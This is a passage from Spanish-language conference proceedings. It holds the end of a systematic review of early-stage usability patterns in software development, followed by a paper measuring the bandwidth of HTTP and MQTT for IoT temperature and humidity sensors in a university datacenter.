Si bien la revisión de literatura no incluye una búsqueda exhaustiva se puede ver que la investigación científica reciente sobre los patrones de usabilidad de aplicación temprana tiene un volumen relativamente pequeño. Y de éstos, sólo unos pocos tratan sobre desarrollo de software web. La tabla A3 muestra más claramente la relación que se menciona.

Tabla A3: Cantidad de artículos orientados a desarrollo web.

	Número de artículos
Orientado a desarrollo Web	4
No orientado a desarrollo Web	5

P2 ¿Qué patrones de usabilidad que sean aplicables en una instancia temprana del desarrollo son descritos en la bibliografía? ¿Qué problemas de usabilidad resuelven los patrones propuestos?

Se considera que la pregunta está respondida en la tabla A2. Es necesario señalar que ésta incluye patrones de diseño, arquitectónicos y de interacción humano-máquina dependiendo de los artículos relevados. Estas distinciones son importantes contextualmente en cada uno. Los artículos donde aparece cada patrón son señalados a través de un código identificador que hace referencia a la tabla A2.

P3 ¿Cuáles son las limitaciones de la investigación sobre patrones de usabilidad?

No hay información suficiente para sacar conclusiones sobre las limitaciones que presenta la literatura relevada. Es decir, la literatura presenta escasez de precisión sobre lo no que se logró conseguir durante la investigación.

P4 ¿Las conclusiones que proponen son útiles para los profesionales del mercado?

Como se puede ver en la tabla A4, 5 de 9 artículos presentan guía, 5 de 9 presentan caso de estudio o ejemplo de uso y 7 de 9 presentan alguno de ambos. Es decir, que la mayoría de los artículos relevados tienen información útil para el hacer del ingeniero.

Tabla A4: Cantidad de artículos con guía o caso de estudio.

	Número de artículos
Provee guía	5
No provee guía	4
Provee ejemplo o caso de estudio	5
No provee ejemplo ni caso de estudio	4
Provee alguno de ambos	7
No provee ninguno	2

P5 ¿Los trabajos exponen información relevante sobre el impacto de incorporar patrones de usabilidad en una instancia temprana de desarrollo?

Tal y como se presenta en la tabla A1 resulta que 7 de 9 artículos si presentan información relevante sobre el impacto de usar patrones de usabilidad en las etapas tempranas de desarrollo de software. Sin embargo, los artículos que presentan esta información, muchas veces lo hacen de forma no objetiva y además de forma cualitativa.

P6 ¿Los patrones de usabilidad investigados requieren de un marco de trabajo específico (estrategias, metodologías, herramientas, etc)?

Se puede encontrar la respuesta en la tabla A1.2 y A5.

Tabla A5: Marco de trabajo o herramientas utilizadas.

	Número de artículos
No menciona método, marco de trabajo o herramienta	3
Menciona UML	3
Menciona USAP	2

5. Conclusión y Trabajos Futuros

Se descubrió que, respecto de los patrones de usabilidad en desarrollo temprano, el ámbito en el que se ejecuta la técnica puede ser en la definición de requerimientos o al momento de diseñar. Este dato también fue extraído y puede ser visto en la tabla A2.

Por otro lado, durante la revisión sistemática se observó que no habría una estandarización clara de la definición de cada patrón mencionado. Si bien todos hablan de patrones de usabilidad algunos artículos usan el término para referirse a patrones arquitectónicos de usabilidad, otros a patrones de diseño que resuelven problemas de usabilidad en etapas previas al desarrollo de interfaces y otros lo usan para referirse a los patrones de interacción humano-máquina. Se estima que existe una necesidad de diferenciación de conceptos. Por eso, sería una buena práctica definir los conceptos relacionados a los patrones que serán utilizados, haciendo referencia a marcos teóricos previos o literatura reconocida en la comunidad, tal y como lo hace el artículo U6. Respecto al desarrollo de este trabajo, la P6 no puedo ser respondida con la calidad esperada debido a que los obstáculos con los que se enfrenta la comunidad científica no son expuestos con la suficiente claridad. En futuros trabajos se planifica realizar esta RSL teniendo en cuenta no sólo lo descrito, sino también incluyendo nuevas preguntas de investigación que sean aún de mayor utilidad para la comunidad de profesionales. Además, se podría considerar la especificación más puntualizada de criterios de inclusión y exclusión.

6. Referencias

[1] Garzotto F., Paolini P., Bolchini D., Valenti S. (1999) “Modeling-by-Patterns” of Web Applications. In: Chen P.P., Embley D.W., Kouloumdjian J., Liddle S.W., Roddick J.F. (eds) Advances in Conceptual Modeling. ER 1999. Lecture Notes in Computer Science, vol 1727. Springer, Berlin, Heidelberg

[2]Folmer, E. (2003). Usability Patterns in Software Architecture.

[3] Jéssyka Vilela, Bruno Figueiredo, Jaelson Castro, Monique Soares, Enyo Gonçalves, "Usability and Software Architecture: A Literature Review", Components Architectures and Reuse Software (SBCARS) 2015 IX Brazilian Symposium on, pp. 80-89, 2015.

[4] Marcela Genero Bocco; José A. Cruz Lemus; Mario G. Piattini Velthuis, “Métodos de investigación en ingeniería de software”, edición Ra-Ma 2014.

[5] Holger Röder, “Specifying usability features with patterns and templates”, First International Workshop on Usability and Accessibility Focused Requirements Engineering (UsARE), 2012

[6] García, L., & Sánchez-Capuchino, A.M. (2011). Software Design Guidelines for Usability

[7] Herrera, J.L., Valdenebro, M.D., Juspian, M.A., Arroyo, A.T., & Ordóñez, C.A. (2010). Architectural patterns regarding web application domain usability

[8] Elspeth Golden, “Early-stage Software Design for Usability”, 31st International Conference on Software Engineering - Companion Volume, 2009

[9] Sang-Hyun Lee, In-Young Ko, Sungwon Kang, Dan-Hyung Lee, “A Usability-pattern-based Requirements-analysis Method to Bridge the Gap between User Tasks and Application Features”, IEEE 34th Annual Computer Software and Applications Conference, 2010

[10] Jukka Kaartinen, Jarmo Palviainen, Kai Koskimies, “A Pattern-Driven Process Model for Quality-Centered Software Architecture Design – A Case Study on Usability-Centered Design”, Australian Software Engineering Conference (ASWEC'07), 2007

[11] Ahmed Seffah, Taleb Mohamed, Halima Habieb-Mammar, Alain Abran, “Reconciling usability and interactive system architecture using patterns”, Journal of Systems and Software Volume 81, Issue 11, Pages 1845-1852, 2008

[12] Fernandez Ezequiel Enrique, Solis Luna Santiago Jose, Fernandez Taurant Juan Pablo, Perez Nicolas, Moreno Juan Carlos, Marciszack Marcelo Martin. (2018). Experiencia de aplicación de patrones de usabilidad en el diseño de software, CoNaIISI 2017.

[13] Carvajal, Laura & Moreno, Ana. (2011). Software Design Guidelines for Usability. Actas de las 16th Jornadas de Ingeniería del Software y Bases de Datos, JISBD 2011.

[14] Arciniegas, Jose & Fernández Valdenebro, María Verónica & Amparo Hormiga Juspian, María & Tulande Arroyo, Aleyda & Collazos, César. (2010). Architectural patterns regarding web application domain usability. Ingenieria e Investigación. 30.

[15] Kitchenham, B y Charters, S., Procedures for Performing Systematic Reviews", EBSE Technical Report, Software Engineering Group, School of Computer Science and Mathematics Keele University an Department of Computer Science University of Durham, Uk, v. 2.3., 2007.

[16] Kitchenham, B. Pretorius, R., Budgen, D., Breton, O.P., Turner, M., Niazi. M., y Linkman, S., “Systematic literature reviews in software engineering – A tertiary study”, Information and Software Technology, 2010, vol.52: (8), pp. 792-805.

Monitorización de un Datacenter mediante Protocolos de IoT

Iván Federico Kwist, Matias Loiseau, David Exequiel Contreras, Federico Gabriel D'Angiolo, Roberto Osvaldo Mayer
Universidad Nacional de Avellaneda, Avellaneda, Argentina. Departamento de Tecnología y Administración. Ingeniería en Informática.
ivankwist@gmail.com, matiasloiseau@gmail.com, anddcp@gmail.com, fdangiolo@undav.edu.ar, rmayer@undav.edu.ar

Resumen

En la actualidad, el avance que se viene dando en el área de IoT (Internet of Thnigs), permite tener un panorama más amplio a la hora de automatizar un sistema o recinto para lograr un determinado objetivo. En estas circunstancias, es importante estudiar cómo impactan los distintos protocolos de IoT sobre una red de sensores. El presente trabajo describe la aplicación de los protocolos HTTP y MQTT a un Datacenter. Este estudio especifica a su vez, las diferencias que existen entre estos protocolos con el objetivo de poder obtener conclusiones sobre cuál resulta adecuado para transmitir datos obtenidos a partir de sensores. La comparación lograda, resulta importante desde el punto de vista de la transmisión de datos de sensores ya que, en general, estos resultan tener un tamaño reducido (en bytes). Lo comentado implica analizar entonces, cuál es el protocolo más ligero que logra una transmisión con pocos recursos. Para llevar a cabo este análisis, se utiliza una serie de sensores ubicados dentro de un Datacenter.

1. Introducción

Debido al gran avance de la tecnología en el área de las comunicaciones y de la automatización, muchos sistemas utilizan la transmisión de datos por medio de redes inalámbricas. La más generalizada es la transferencia de datos por WiFi ya que logra una mayor flexibilidad con buena eficiencia, en comparación con la transmisión cableada. En base a esta idea, una de las herramientas que tiene un gran impacto es la denominada IoT o Internet of Things (Internet de las Cosas), la cual se puede comprender como una tecnología que permite conectar distintos dispositivos a través de Internet.

Teniendo como base a esta tecnología, se observa que la misma resulta útil en muchos casos donde sea necesaria la automatización de un recinto. Para esto, se suele utilizar un sistema embebido que pueda conectarse a la red (en este caso, WiFi) para transmitir variables ambientales como por ejemplo, temperatura, humedad, presión, nivel de luz, todas ellas obtenidas a partir de sensores. Se puede mencionar como ejemplo de lo comentado, la monitorización y control de energía que se presenta en el trabajo "Implementation of an energy monitoring and control device based on IoT" [1], en donde se detalla el diseño de un sistema que lleva el control del consumo eléctrico de una residencia para que los propietarios o habitantes, a través de una aplicación, puedan saber en tiempo real, cuánto es el consumo eléctrico de cada equipo conectado. Otro ejemplo se da en el Trabajo "Room Temperature Control and Fire Alarm/Suppression IoT Service Using MQTT on AWS" [2], en donde el objetivo aquí es monitorizar y controlar la temperatura de una habitación para activar determinados actuadores.

El objetivo de este trabajo en estudiar cómo se distribuyen la temperatura y la humedad dentro de un Datacenter para lograr el cuidado de los servidores que se encuentran dentro. Para esto se realizó un trabajo de investigación más amplio que consiste en dos partes: la primera, muestreo y envío de los datos tomados por los sensores y, la segunda, aplicación de algoritmos de Inteligencia Artificial (IA). En el presente trabajo se describe la primer parte, con la finalidad de estudiar cuáles son los protocolos convenientes para dicha transmisión (HTTP o MQTT).

Para comenzar con la investigación relacionada con el monitoreo de Datacenters, se estudiaron varios

trabajos. Uno de gran aporte, es el de “The benefits of data center temperature monitoring” [3], donde se comenta de forma clara que los equipos informáticos, para operar correctamente, deben trabajar en un rango de temperatura ambiente comprendido entre 20 °C y 23 °C, lo cual genera una de las premisas de este trabajo, es decir, estudiar cuál es el rango de temperatura que se debe mantener controlado y, por ende, monitoreado. La otra premisa de partida es el de monitoreo de humedad.

A los efectos del presente trabajo, se cuenta con módulos diseñados a partir de placas de desarrollo con conexión WiFi (Wemos) y sensores, con el fin de sensar las condiciones ambientales (temperatura y humedad) del Datacenter y enviarlas a una plataforma llamada ThingSpeak, la cual permite almacenar, observar y analizar los datos obtenidos. Estos módulos fueron armados en versión de prototipo y para esto se utilizó como base lo que se describe en el trabajo “Data Centre Temperature Monitoring with ESP8266 Based Wireless Sensor Network and Cloud Based Dashboard with Real Time Alert System” [4]

Esta plataforma brinda la posibilidad de ser utilizada vía web o de ser instalada en un servidor propio, opción que resulta valiosa desde el punto de vista de la seguridad de los datos ya que, de usar tan solo la plataforma web, la integridad de éstos se vería en riesgo. Por esta razón, uno de los servidores del Datacenter será utilizado para instalar dicha plataforma, la cual podrá recibir los datos de los módulos mediante los protocolos HTTP y MQTT. En la Fig. 1, se observa la arquitectura de comunicación entre los módulos (S1 a S6) y el Servidor Local.




Figura 1. Arquitectura de comunicación entre módulos y Servidor

Los módulos S1, S2, S3, S4, S5 y S6 son sistemas conformados por Wemos, a los cuales se encuentran conectados los sensores de temperatura y humedad. Dentro del Servidor Local se encuentra la plataforma ThingSpeak.

La distribución de este trabajo se puede describir de la siguiente forma: en la sección 2 se realiza una descripción de la ubicación que tienen los los sensores dentro del Datacenter para conocer cómo se realizaron los estudios. Luego en la sección 3 se conceptualizan los protocolos utilizados para comprender su funcionamiento y cómo afectan a la aplicación del presente trabajo. Por último, en la sección 4, se describen los experimentos realizados que servirán como base para describir las conclusiones las cuales podrán afirmar lo estudiado en la sección 3.

2 Disposición de los módulos dentro del Datacenter

Dado que los servidores necesitan operar en rangos de temperatura y humedad estables, resulta importante poder sensar estas variables tanto sobre los servidores, para conocer su temperatura de operación, como también sobre la masa de aire que los rodea, la cual se esparce por todo el recinto. Para lograr la cuantificación de la temperatura y humedad, se utilizarán los siguientes sensores: BMP280 y DS18B20 (para temperatura) y el DHT22 (para humedad). El sensor BMP280 tiene la particularidad de medir presión, además de temperatura, y el sensor DHT22 puede medir, además de humedad, también temperatura. Si bien para el caso no resulta necesario medir presión y tener tantos sensores de temperatura, se agregan estas variables para tener mayor detalle del comportamiento de la masa de aire dentro del Datacenter.

Estos sensores estarán conectados a una placa de desarrollo denominada Wemos, la cual contiene en su interior un módulo capaz de transmitir mediante WiFi. De esta forma, se logra que cada dato obtenido por los sensores sea transmitido mediante WiFi al servidor local. En la Fig.2 se muestra un diagrama en bloques de la conexión entre los sensores y la placa Mini Wemos:




Figura 2. Arquitectura para la toma y transmisión de datos provenientes de los sensores

Como se puede observar, los datos son enviados a la placa Mini Wemos mediante distintos protocolos alámbricos: Single-Bus (DHT22), 1-Wire (DS18B20) e I^2C (BMP280).

En la Fig. 3 se muestra el layout de la disposición que tienen los sensores dentro del Datacenter, en donde se puede observar cómo se encuentran dispuestos tanto éstos como los servidores.




Figura 3. Layout del Datacenter de Redes con la ubicación de los sensores

Siendo:

R1: Rack 1. Donde se encuentra alojado sólo un servidor.

R2: Rack 2. Donde se encuentran alojados dos servidores.

P1: Puerta que da al pasillo

P2: Puerta que da al Lab. de Óptica

S1, S2, S3, S4, S5 y S6: Sistemas conformados por Wemos y sensores de Temperatura y Humedad, como los de la Fig.2.

Cada uno de los módulos (S1 a S6), transmiten los datos de temperatura y humedad mediante HTTP o MQTT al servidor local en donde se los podrá visualizar y analizar. Esto se observa en la Fig.4.




Figura 4. Arquitectura básica para la transmisión de las variables obtenidas por los sensores.

3 Protocolos de IoT

Habiendo descrito la arquitectura de transmisión de datos, a continuación se realiza una breve descripción de cada protocolo para comprender el concepto.

3.1 Protocolo MQTT

MQTT es uno de los protocolos de comunicación M2M (machine to machine o máquina a máquina) más antiguos, introducido en 1999. Fue desarrollado por Andy Stanford-Clark de IBM y Arlen Nipper de Arcom Control Systems Ltd (Eurotech).

Este protocolo se diseñó para dispositivos con capacidad de procesamiento y memoria limitadas. Su funcionamiento se basa en el concepto de publicación / suscripción, el cual se puede comprender de la siguiente forma: el dispositivo que tiene que enviar mensajes (datos de temperatura o humedad), se lo denomina cliente o publisher y le publica mensajes a un intermediario o broker, asignando un tema o topic a cada mensaje que desea transmitir. Luego, el suscriptor o subscriber, se suscribe a este topic o tema específico publicado por el publisher, para poder leer el dato (este suscriptor puede verse también como server). Un topic es una cadena de caracteres que puede generar una arquitectura jerárquica en sus mensajes divididas por una barra (“/”). Cuando el broker recibe una publicación de algún cliente, reenvía el mensaje a los servers suscriptos al topic del mensaje. En la Fig. 5 se observa cómo interactúa el broker entre dos dispositivos. [5]




Figura 5. Comunicación mediante MQTT

Como se puede observar en la Fig. 5, si se tuvieran que comunicar dos dispositivos, el broker actúa como intermediario para distribuir los mensajes.

Para el caso del presente Trabajo, los módulos S1 a S6, actúan como dispositivos que publican los datos (publishers), y se utiliza como broker a ThingSpeak. En la Fig. 6, se observa la comunicación comentada:




Figura 6. Comunicación con ThingSpeak mediante MQTT

Entrando un poco más en el detalle de este protocolo, cuando se analiza su trama (Fig.7) se observa que está compuesta por un encabezado fijo de 2 bytes; otro encabezado variable cuyo tamaño dependerá del largo del topic; y el payload el cual también tiene un tamaño que resulta variable.




Figura 7. Trama de MQTT

En la Fig.8 se observan los componentes del encabezado fijo de la trama de MQTT.

bit	7	6	5	4	3	2	1	0
byte 1	Message Type				DUP flag	QoS level		RETAIN
byte 2	Remaining Length							

Figura 8. Encabezado fijo de MQTT

El campo Message Type, puede tener variados tipos de mensajes, los más utilizados pueden ser: CONNECT, CONNACK, PUBLISH, SUBSCRIBE, o DISCONNECT. El campo DUP flag permite conocer si el mensaje se envió por primera vez o si existió más de un intento en ser enviado por el cliente. El campo Qos level (*Quality of Service* o Calidad de Servicio) proporciona tres niveles de calidad de servicio.

Por último en el segundo byte de la trama, se envía la longitud de datos que le siguen al header expresados en bytes.

Concluyendo con la Fig.7, el encabezado variable está compuesto por identificadores y el topic. Este encabezado no siempre está activo y puede ser omitido por algunos tipos de mensajes. Por último, el payload donde viaja el dato útil que se desea enviar mediante dicho protocolo.

3.2 Protocolo HTTP

HTTP (Hyper Text Transfer Protocol o Protocolo de Transferencia de hipertexto) es un protocolo que ha sido y es aplicado para la comunicación a través de Internet. Está basado en una arquitectura de cliente-servidor, en la cual un cliente envía mensajes de pedido o request y el servidor le responde con mensajes de respuesta o response [5]. Es decir, por cada pedido del cliente, siempre hay una respuesta por parte el servidor. En la siguiente figura se observa el esquema general de la comunicación mediante HTTP:




Figura 9. Protocolo HTTP

En la Fig 9, se observa que por cada pedido del cliente (o del servidor), aparece una respuesta del servidor (o del cliente). Por ejemplo, el cliente puede solicitar una página web al servidor, que es donde reside dicha página o donde reside el recurso de interés solicitado por el cliente. Cuando el servidor recibe la solicitud, intenta llevar a cabo la acción solicitada y después devuelve una respuesta HTTP. Dentro de la respuesta, está el código de la página web solicitada [5].

Es importante aclarar que por cada pedido y respuesta, la trama utilizada resulta robusta en comparación con la de MQTT, dado que se necesitan parámetros utilizados para Internet; es decir, el protocolo HTTP produce una sobrecarga del protocolo, lo cual se traduce en una degradación del rendimiento. Además, las conexiones establecidas mediante TCP se lanzan en cada acceso porque los datos a los que se accede se transfieren en función de la dirección IP y la URL, y su relación cambia dinámicamente. Es decir, después de muchas veces de establecimiento de lanzamiento de una conexión, la comunicación se completa. Por lo tanto, la comunicación para IoT causa gastos generales y consumo de recursos de red durante esta comunicación, lo cual no resulta beneficioso para dispositivos de bajo consumo, como la placa Mini Wemos. En la Fig.10 se observa el esquema general para HTTP, desde el punto de vista de IoT [5]:




Figura 10. Sistema de comunicación en HTTP

La trama de HTTP usa un formato de texto no binario. Tiene cuatro componentes, donde el primero puede variar si es un mensaje de request o de response. Estos se pueden ver en la Fig.11




Figura 11. Trama de HTTP

Si el mensaje es de request, el primer componente es la Línea del Request (o *Request Line*). Este contiene el URI destinatario (*Uniform Resource Identifier*), la versión de HTTP y el método de la petición.

Si el mensaje es de response, el primer componente es la Línea de estado o (*Status Line*). Contiene la versión de HTTP y un código de estado seguido de una frase textual asociada al código.

El segundo componente son los encabezados (o *Headers*). Se definen como parámetros que adicionan

información al mensaje. Estos son la metadata de toda la trama, gracias a ellos los receptores del mensaje pueden brindar una respuesta acorde a la situación.

El tercer componente es una línea en blanco que su único objetivo es separar el encabezado del Payload.

Por último se encuentra el Payload. Este no siempre está presente y eso dependerá del método del request. En él se envía el dato útil que se desea enviar por dicho protocolo.

3.3 Comparación de HTTP y MQTT en IoT

Habiendo estudiado cada uno de los protocolos por separado y visto la composición de los mismos en el marco de la transmisión de datos, a continuación se realizará una breve comparación entre ambos para poder analizar cuál resulta más conveniente a la hora de transmitir datos de temperatura y humedad.

Mientras que HTTP es un protocolo simétrico, MQTT tiene una arquitectura asimétrica, característica que resulta importante para alivianar el peso de la trama de datos. Por otro lado, MQTT consta de dos conjuntos de bloques de datos de mensajes ("Publicar" y "Suscribir"), a diferencia de HTTP, en donde cada dispositivo debe enviar mensajes de petición para enviar y recibir datos [6].

En cuanto a la trama utilizada para la comunicación, la sobrecarga del mensaje es considerablemente menor en MQTT. Esto es debido principalmente porque HTTP usa un formato de texto no binario, entonces su tipo de dato lo hace considerablemente más pesado. Además el encabezado fijo de MQTT pesa solo 2 bytes, y como el encabezado variable depende de la longitud del topic, se puede hacer un buen uso de su tamaño sin hacerlo muy largo.

Para que haya una buena comunicación entre cliente y servidor mediante el protocolo HTTP, tiene que haber numerosos encabezados que puedan describir el contexto en el cual los mensajes son enviados. Esto provoca que se haga más pesada la trama HTTP en comparación a MQTT.

Como se explicó anteriormente, MQTT define métodos propios para la confiabilidad de mensajes categorizados en tres clases de Calidad de Servicio, característica que HTTP no posee.

Por estas razones, se puede plantear como Hipótesis que MQTT resulta ser liviano en comparación con HTTP lo cual, desde el punto de vista de IoT y de las comunicaciones inalámbricas en sistemas embebidos, resulta beneficioso, ya que se utiliza un ancho de banda más reducido.

4 Mediciones de Ancho de Banda para cada Protocolo

Para corroborar la Hipótesis sugerida de que MQTT resulta ser un protocolo liviano en comparación con HTTP, se propone medir el ancho de banda utilizado por cada uno de ellos mediante dos experiencias. A los efectos de poder continuar con el análisis hecho hasta ahora, se procede a explicar la primera experiencia para obtener conclusiones y luego, en base a éstas, continuar con la segunda experiencia.

Como primer objetivo, se medirá la cantidad de bytes transmitidos en función del tamaño del payload (entendiendo como payload al valor obtenido por los sensores), para los dos protocolos. Luego, con estos datos en un mismo gráfico, se podrá observar las diferencias o similitudes entre ambos protocolos para poder obtener conclusiones sobre lo analizado hasta ahora. Para lograr esto se utilizará la herramienta tcpdump, la cual permite capturar y analizar tramas [7].

A los efectos de este experimento, dado que cada módulo conformado por la placa Wemos puede obtener datos de varios sensores (tres valores de temperatura, uno de humedad y uno de presión), se toman los siguientes casos: payload con un valor de temperatura (A), payload con dos valores de temperatura (B), payload con tres valores de temperatura (C), payload con tres valores de temperatura y uno de humedad (D) y, por último, payload con tres valores de temperatura, uno de humedad y otro de presión (E). De esta forma, se obtiene el gráfico de la Fig. 12, en donde en el eje vertical se observa la cantidad de Bytes transmitidos y en el horizontal, el payload.




Figura 12. Gráficos de MQTT vs HTTP para distintos Payloads

De las mediciones realizadas y mostradas en la Fig. 12 se puede inferir que, si el paquete contiene un mayor tamaño de payload (mayor cantidad de datos provenientes de los sensores), se incrementa la cantidad de bytes transmitidos (tamaño del mensaje) tanto para MQTT como para HTTP. A su vez, independientemente de la longitud del payload, el tamaño del paquete HTTP es siempre mayor que el de MQTT en una cantidad fija, lo cual corrobora el análisis comentado anteriormente.

Teniendo en cuentas estos resultados, se observó que a medida que aumenta el payload enviado mediante MQTT, el tamaño en bytes de la trama aumenta, tendiendo a ser parecido al de HTTP. Para cuantificar esto se procedió a realizar el siguiente gráfico (Fig.13), el cual demuestra la tasa que relaciona el tamaño de una trama de MQTT frente a una de HTTP:




Figura 13. Tasa que relaciona el tamaño de una trama MQTT con una de HTTP

En la Fig. 13, el eje vertical denota la relación MQTT/HTTP, la cual cuando llega a un valor unitario, demuestra que la trama de MQTT es igual a la de HTTP. Luego, en el eje horizontal se denotan los distintos payloads que toma MQTT para la transmisión de datos. Se observa entonces que, al aumentar el payload (datos provistos por los distintos sensores), MQTT alcanza el tamaño de una trama de HTTP.

Ante las observaciones de la Fig.13, se concluye que MQTT resulta eficiente cuando se desea enviar un volumen de datos que no sea extremadamente voluminoso.

En base a las conclusiones obtenidas de la experiencia anterior, donde queda claro que el protocolo MQTT resulta ser liviano en comparación con HTTP, la segunda experiencia tiene como objetivo comparar la cantidad de datos enviados con payloads dispuestos en forma separada (es decir, enviar cada dato de cada sensor por separado), con la cantidad de datos enviados con payloads de forma conjunta o empaquetados (es decir, varios datos juntos en un mismo paquete) en MQTT, ya que este resulta ligero para la transmisión. Para ejemplificar esta situación, se propone tomar un payload con dos valores de temperatura (caso B de la experiencia anterior) y medir cuál es la cantidad de datos enviados y compararlo con el caso de tomar los mismos payloads pero por separado. Con esta metodología, se prosigue con los restantes payloads, decir, payload con tres valores de temperaturas (C), payload con tres valores de temperaturas y uno de humedad (D) y por último, payload con tres valores de temperaturas, uno de humedad y otro de presión (E).

En la Fig. 14 se observan dos curvas: la violeta que representa el caso de payloads de forma separada y la curva amarilla representa el caso de datos empaquetados. En el eje vertical se observa, para ambas curvas, la cantidad de Bytes transmitidos y en el horizontal el payload.




Figura 14. Gráficos de MQTT con datos por separados vs MQTT con datos empaquetados

De las mediciones mostradas en la Fig. 14 se observa que cada dato enviado por separado tiene un correspondiente peso en bytes, con lo cual, si se desea enviar un grupo de dos datos, es más conveniente realizarlo de forma agrupada que de forma separada. Lo mismo ocurre al enviar una mayor cantidad de datos. Se puede observar que en el caso de querer enviar tres datos de temperatura, uno de humedad y otro de presión, el paquete ocupa 103 bytes mientras que, si se desea enviar cada dato por separado, se necesitan 247 bytes. Claramente, es deseable enviar todos los datos en el mismo grupo que de forma simple.

5 Conclusiones

Habiendo estudiado a cada protocolo, se pudo observar mediante las distintas experiencias, que MQTT resulta ser ligero en comparación con HTTP para una misma cantidad de datos enviados. Esto verifica entonces que, para sistemas donde sea necesario la reducción del ancho de banda, conviene utilizar MQTT. A su vez, en caso de usar este protocolo y que resulte necesario enviar varios datos, conviene enviarlos de forma empaquetada en lugar de hacerlo por separado, ya que se utiliza una menor cantidad de recursos.

